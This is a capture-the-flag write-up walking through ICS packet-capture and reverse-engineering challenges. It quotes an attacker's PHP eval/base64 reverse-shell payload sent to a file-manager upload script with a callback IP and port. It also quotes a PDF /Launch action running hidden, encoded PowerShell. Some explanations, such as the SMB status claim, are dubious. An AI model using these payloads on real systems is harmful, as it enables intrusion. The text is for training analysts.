
Help Filter Out This Stream Print Save as... Back Close

*Level 3 – WinXP-HAVEX*

We must locate the HAVEX malware IOC in this mission. A pcap file has been given to us. Wireshark can be used to find out by importing the pcap file given.



**Backdoor hazard WinXP-HAVE** This threat is detected and removed by Windows Defender. A malicious hacker may gain unauthorized access to and control of your computer as a result of this attack. Unauthorized access to a remote computer is possible thanks to the SMB protocol. As a result, we use the SMB protocol to order the data.




to	col	Lengt	Info
DNSER	227	Get Backup List Response	
3	117	Negotiate Protocol Request	
3	249	Negotiate Protocol Response	
3	256	Session Setup AndX Request, NTLMSSP_NEGOTIATE	
3	412	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: !	
3	109	Logoff AndX Request	
3	109	Logoff AndX Response	
DNSER	227	Get Backup List Response	
3	117	Negotiate Protocol Request	
3	249	Negotiate Protocol Response	

STATUS SUCCESS is the NT Status (Negotiate Status) that we see. This indicates that unauthorized access was granted successfully. The HAVEX malware IOC can be seen in the screenshot.

#### Level 4 – MICROLOGIX56

The aim of this task is to determine the backdoor port number that an intruder attempted to mount. A pcap file has been sent to us. Wireshark can be used to find out by importing the pcap file.



I noticed HTTP protocol when looking through the documents. When I looked at the TCP stream, I noticed a PHP script that shouldn't be there.

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4340	1969-12-31 19:00:00.000000	10.200.1.18	10.50.1.54	CIP	112	Class (0x67) - Service (0x4b)
4341	1969-12-31 19:00:00.000000	10.200.1.18	10.50.1.54	TCP	112	[TCP Retransmission] 3479 → 44818 [PSH, AC...]
4342	1969-12-31 19:00:00.000000	10.200.1.166	10.50.1.54	TCP	66	7938 → 80 [SYN] Seq=3778765275 Win=8192 Le...
4343	1969-12-31 19:00:00.000000	10.200.1.166	10.50.1.54	TCP	66	[TCP Out-Of-Order] 7938 → 80 [SYN] Seq=377...
4344	1969-12-31 19:00:00.000000	10.50.1.54	10.200.1.166	TCP	62	80 → 7938 [SYN, ACK] Seq=919039735 Ack=377...
4345	1969-12-31 19:00:00.000000	10.50.1.54	10.200.1.166	TCP	62	[TCP Out-Of-Order] 80 → 7938 [SYN, ACK] Se...
4346	1969-12-31 19:00:00.000000	10.200.1.166	10.50.1.54	TCP	66	7938 → 80 [ACK] Seq=3778765276 Ack=9190397...
4347	1969-12-31 19:00:00.000000	10.200.1.166	10.50.1.54	TCP	66	[TCP Dup ACK 4346:1] 7938 → 80 [ACK] Seq=3...
4348	1969-12-31 19:00:00.000000	10.200.1.166	10.50.1.54	TCP	1514	[TCP segment of a reassembled PDU]
4349	1969-12-31 19:00:00.000000	10.200.1.166	10.50.1.54	HTTP	636	POST /logicms2.0/admin/libraries/ajaxfile...

Frame 4349: 636 bytes on wire (5088 bits), 636 bytes captured (5088 bits) on interface 0  
 ▷ Ethernet II, Src: IntelCor\_32:ec:98 (08:11:96:32:ec:98), Dst: CheckPoi\_39:de:5b (00:1c:7f:39:de:5b)  
 ▷ Internet Protocol Version 4, Src: 10.200.1.166, Dst: 10.50.1.54  
 ▷ Transmission Control Protocol, Src Port: 7938, Dst Port: 80, Seq: 3778766736, Ack: 919039736, Len: 582  
 ▷ [2 Reassembled TCP Segments (2042 bytes): #4348(1460), #4349(582)]  
 ▷ Hypertext Transfer Protocol  
 ▷ HTML Form URL Encoded: application/x-www-form-urlencoded

```

0000  00 01 c7 f7 39 de 5b 08 11 96 32 ec 98 08 00 45 00  ...9.[... .2....E.
0010  02 6e 6b 18 40 00 80 06 75 9c 0a c8 01 a6 0a 32  .nk.@... u.....2
0020  01 36 1f 02 00 50 e1 3b 67 90 36 c7 6e f8 50 18  .6...P.; g.6.n.P.
0030  44 70 d8 2b 00 46 70 62 47 56 4b 49 47 39 75  Dp.+..Fp bGVkIG9u

```

Frame (636 bytes) Reassembled TCP (2042 bytes)

microligix56-payload

Packets: 10000 · Displayed: 10000 (100.0%) · Load time: 0:0.232 · Profile: Default

POST /log1cmcs2.0/admin/libraries/ajaxfilemanager/ajax\_create\_folder.php HTTP/1.1  
Host: 10.50.1.54  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 1805

rzhArcLhzX=<?php  
eval(base64\_decode(Izw.chr(47).cGhwCgplcnJvc19yZXBvcnRpbmcoMCK7CiMgVGh1IHBeWxvYQgaGFuZGxlc  
iBvdmVyd3JpdGVzIHRoaXMgd2l0aCB0aUGyZ9ycmVjdCBMSE9TVCBiZWZvcmUgc2VuZGluZwojIGl0IHRvIHRoZSB2a  
WN0aw0UciRcpCA9ICmc4yMDAuMS4xNjYn0wokG9ydc9A9IDeYNTU7CiRcpGyPSBBr19JTkVUOwoKaWgKEZBTNF1  
CE9PSBzdHjbw3MoJlwLCAi0iTpKSB7CgkjIGlwdjYgcmVxdWlyZXMygJhY2tldHmgYJXvdw5kIHRoZSBhZGRyZXNzC  
gkkaXAgPSAiwyIuICRpcCAuI10i0woJJglwZia9IEFGx0l0RVQ20wp9CgppZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXrFy  
2xpZw50JykjgiYgaxNfY2fsfbFibUoJGyPkbS7CgkkcyA9ICRmKcJ0Y3A6Ly97JglwfTp7JHBvcnR91ik7Cgkkc190e  
XBLID0gCmVhbXn0gZwzxZwlmICgoJGyGPsAnZnNvY2tvcGvUjygkjIYgaxNfY2FsbGfibUoJGyPkbS7Cgkkc  
yA9ICRmKCRpcCwgJHBvcnQp0woJHnfhdH1wZsa9ICdzdH1JYw0n0wp9IVGsc2VpZiAoKCRmID0gJ3NvY2tldF9jcmVhd  
GUuKSAmJiBpc19jYwxsJzsGkZikpIHsKCSRzID0gJGy0JglwZiwgU09DS19TFJFQ0u8sIFNPTF9U01Ap0woJHHJlc  
yA9IEBz2NrZXrFy29ubmVjdCgkcywgJglwLAkcG9ydc7CgplpZiAoISryZXMpIHsgZgllKck7IH0KCSRzX3R5cGuGp  
SAnc29j.a2v0JzsksFB1bH1NlHsKCWRpZSgnbm8gc29ja2V0IGz1bmNzJyk7Cn0KaWgkCEkcykgeyBkaWUoJ25vIHnv  
Y2tldCp0YXNlICdzd2NrZXQn0iAkbgVUd0gC29ja2V0X3JlYwQoJHMsIDQp0yBicmVhazsKfOppZiAoISRsZw4pIHsk  
CSMgV2ugZmfPbGVkIG9uIHRoZSBetYwluIHNvY2tldC4gIFRoZJ1J3Mgbm8gd2F5IHRvIGNvbnnRpbvV1LCBzbwJyBi  
YwlsCglikawUoKTsKfQokYSA9IHvucGFjaygiTmxlbiIsICRsZw4p0wokbGVuID0gJGfBj2xlbbid0oWkoJGigPSanJzs  
d2hpbgKH0cmx1bigkY1kgPCAbgvuKSb7Cg1zd2l0Y2ggKCRzX3R5cGUpIHSgC1jYXNlICdzdHJLYw0n0IAkYiAu  
PSBmcvVhZCgkcywgJgx1b1zdHjsZw4oJGIPktsgYnjlYws7Cg1jYXNlICdzd2NrZXQn0iAkYiAuPSBzb2NrZXrFcVmVh  
ZCgkcywgJgx1b1zdHjsZw4oJGIPktsgYnjlYws7Cg19c0KCImgU2V0IHvIHRoZSBz2NrZXQgZm9yIHRoZSBtYwlu  
IHNvY2l0IHRvIHvzZs4KJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOwoKRoXpQkFMU1snbXNnc29ja190eXB1J10gPSAK  
c190eXB10wpldmFsKCrIktSbzGllKck7Cg)); ?>

6 client pkts, 6 server pkts, 3 turns.

Entire conversation (2042 bytes) Show and save data as ASCII Stream 19

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

I copied the PHP script and decoded it with a base64 decoder.

The screenshot shows a browser window with the URL <https://www.base64decode.org>. The page displays a long string of encoded binary data, which has been decoded into a PHP script. The script includes error reporting, a comment about overwriting the LHOST, and defines variables \$ip, \$port, and \$ipf with values '10.200.1.166', 1255, and AF\_INET respectively.

```

UTF-8 Source character set.
 Decode each line separately (useful for when you have multiple entries).
 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).
< DECODE > Decodes your data into the area below.



```

error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '10.200.1.166';
$port = 1255;
$ipf = AF_INET;


```


```


When I tried to decipher the script, I discovered the port 1255, as seen in the screenshot. The backdoor that an intruder tried to mount had a port number of 1255.

### **Level 5 – BACNET-COVERT**


The aim of this challenge is to track down a covert message sent over the BACnet network. A pcap file was given to us. By importing the pcap file given, we can use Wireshark to find out. After that, we use the BACnet protocol to sort the data.



The BACnet protocol is a collection of rules that regulate the exchange of data over a computer network. It includes anything from the type of cable to how to shape a specific request or command in a standard manner.



The message “Unconfirmed-REQ who-Is 0 0” is found in the Info column. This clearly indicates that it is an intruder. We get the covert message **passwordBasisk** if we open the UDP stream. The covert message is the coded flag.



## Reverse Engineering

### **Level 1 – Script Kiddie**

We must decipher the code and deduce the password in this task. We can deduce from the code that the password begins at the 12th position of strPass's contents and ends after two positions. lm is ranked 12th and 13th. The password for the flag is lm.



```
re050.vbs
1 Dim strPass
2 Dim strIn
3
4 strPass="abcdefghijklmnopqrstuvwxyz"
5 strIn = InputBox("Enter password:", "password")
6
7 DO UNTIL IsEmpty(strIn) Or Mid(strPass,12,2) = strIn
8     strIn = InputBox("Wrong
9         password:"+strIn+vbCrlf++vbCrlf+"Try Again:", "password")
10    LOOP
11
```

*Level 2:- The PDF Your Parents Warned You About!*

In this task, we must determine who produced the PDF file that has been provided. I used the Photos program to open the PDF. I was unable to locate something. Then I saved it as a text file in Notepad. I discovered the tag maker when reading through the file.

ClippyHasReturned was the creator name on the creator tag.

This PDF file was created by a user called "ClippyHasReturned."

## ***Level 3 – Split Ends***

We must locate the compiled flag in this task. The executable file is sent to us. I attempted to open Notepad in text mode. It didn't work out. I couldn't come up with anything. To find the flag, I used the strings command.

We can see the text "infected flag" towards the end of the strings break into three sections if we keep going through the file. This is similar to the clue we received from SPLIT ENDS. As shown in the screenshot, the compile flag is infected.

```

Terminal Terminal File Edit View Search Terminal Help
Terminal
!This program cannot be run in DOS mode.
.text
.P` .data
.rdata
.0@.bss
.idata
.CRT
.tls
B/19
B/31
B/45
B/57
0B/70
B/81
B/92
=Pa@
[^]
$,0@
D$Binfe
D$=cted
D$8flag
$$@@
$3@@
:

```

#### **Level 4 – The PDF Your Parents Warned You About II**

We must find the hidden flag from a PDF file in this task. When we open the PDF in a text editor such as Notepad, we can see an id field with the value W5M0MpCehiHzreSzNTczkc9d, as seen in the screenshot.

```

Acme_Inc_Earnings_Q3 - Notepad
File Edit Format View Help
</><Type/Metadata/Subtype/XML/Length 3071>>
stream
<?xpacket begin="i">_ id="W5M0MpCehiHzreSzNTczkc9d"?><x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="3.1-701">
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
<rdf:Description rdf:about="" xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
<pdf:Producer>Microsoft Word 2016</pdf:Producer></rdf:Description>
<rdf:Description rdf:about="" xmlns:dc="http://purl.org/dc/elements/1.1/">
<dc:creator><rdf:Seq><rdf:li>ClippyHasReturned</rdf:li></rdf:Seq></dc:creator></rdf:Description>
<rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/">
<xmp:CreatorTool>Microsoft Word 2016</xmp:CreatorTool><xmp:CreateDate>2018-10-08T10:42:04-04:00</xmp:CreateDate><xmp:ModifyDate>2018-10-08T10:42:04-04:00</xmp:ModifyDate></rdf:Description>
<rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/">
<xmpMM:DocumentID>uuid:5292825B-E4B4-428A-8329-9E9FF074D186</xmpMM:DocumentID><xmpMM:InstanceID>uuid:5292825B-E4B4-428A-8329-9E9FF074D186</xmpMM:InstanceID></rdf:Description>

```

We see a powershell path and a huge string near the end of this file, as seen in the screenshot below.

```

Acme_Inc_Earnings_Q3 - Notepad
File Edit Format View Help
0000064549 00000 n
0000083964 00000 n
0000087118 00000 n
0000087163 00000 n
trailer
</Size 25/Root 1 0 R/Info 10 0 R/ID[<5882925284E48A4283299E9FF074D186><5882925284E48A4283299E9FF074D186>] >>
startxref
87459
%%EOF
xref
0 0
trailer
</Size 25/Root 1 0 R/Info 10 0 R/ID[<5882925284E48A4283299E9FF074D186><5882925284E48A4283299E9FF074D186>] /Prev 87459/XRefStm 87163>>
startxref
88116
%%EOF
100 0 obj
<</openAction <</S /Launch/Win <</F (C:\\Windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe /P (powershell -encodedcommand
UAbvAhcAZQByAFMaaB1AGwAbAAGcAC0ARQB4AGUAYwB1AHQAoBvAG4AAUAbvgAwAaQbJAHkIABiAHkAcAbhAHMAcwgAC0AbgBvAHAAcgBvAGYAAQbASGUAAIAAtAHcAaQbAgQAbwB3AHMadAB5AgwAZQAgAggAaQbAgQ
AZQbUAACAALQBFAg4AYwBvAGQAZQbKAEMAbwBtAG0AYQbUAGQAIABKAEEAqgAyAEERwBFAEEAYwBnAEEAeABBAEMAQQBFAAAUQBBAGcAQbQbAAFEAqgBoAEERwBRAEEATABRAEIASQBBAAcAOABBAAGMAdwBCAD
AAQBBDAEAAQbJAAGcAQbEAaBBAEAgTQBBAAfAQbJAAGcAQbBAGcAQbQbHAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQBBAGAEduwBCAGwAQbIAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAE
EIAdABAEcAUQbBAEAAUQbBAGcAQbBDAEAAQbJAAGcAQbEAaBBAEAgTQBBAAfAQbJAAGcAQbBAGcAQbQbHAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQBBAGAEduwBCAGwAQbIAGsAQbQ1AGcAQgB6AEEArw
BNAEAIwBRAEIAUQbBAEgASQBBAG1AdwBCAD1AQQbHAGsAQbBAEAAQbJAAGcAQbEAaBBAEAgTQBBAAfAQbJAAGcAQbBAGcAQbQbHAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQBBAGAEduwBCAGwAQbIAGcAQgB6AEEArw
BNAEAIwBRAEIAUQbBAEgASQBBAG1AdwBCAD1AQQbHAGsAQbBAEAAQbJAAGcAQbBAGcAQbQbHAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQBBAGAEduwBCAGwAQbIAGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAE
QbHAGdAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQBBAGAEduwBCAD1AQQbHAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQBBAGAEduwBCAD1AQQbHAGsAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAE
dQbBAEYAQbBAEAAUQbCADCQdAQbQ1AFeAQbQbHAGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQAGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAAUQbBAGcAQbQ1AGcAQgB6AEEArwBVAEEAYwBnAEIAmABBAEAMQAGcAQgB6AEEArw
endobj


```

Ln 1366, Col 10 100% Windows (CRLF) ANSI 2:27 PM 5/1/2021

We use a base64 decoder to try to decode this string.

The screenshot shows a browser window with the URL [base64decode.org](http://base64decode.org/). The page displays the decoded content of the base64 string. The decoded text is a PowerShell command used for bypassing security measures. It includes various file paths, command names like `Get-ExecutionPolicy`, and parameters such as `-ExecutionPolicy bypass -noprofile -windowstyle hidden`. The command is designed to run in the background and execute specific actions on the system.

We use the base64 decoder to decode the obtained string again, and we get a new string, as seen in the screenshot.



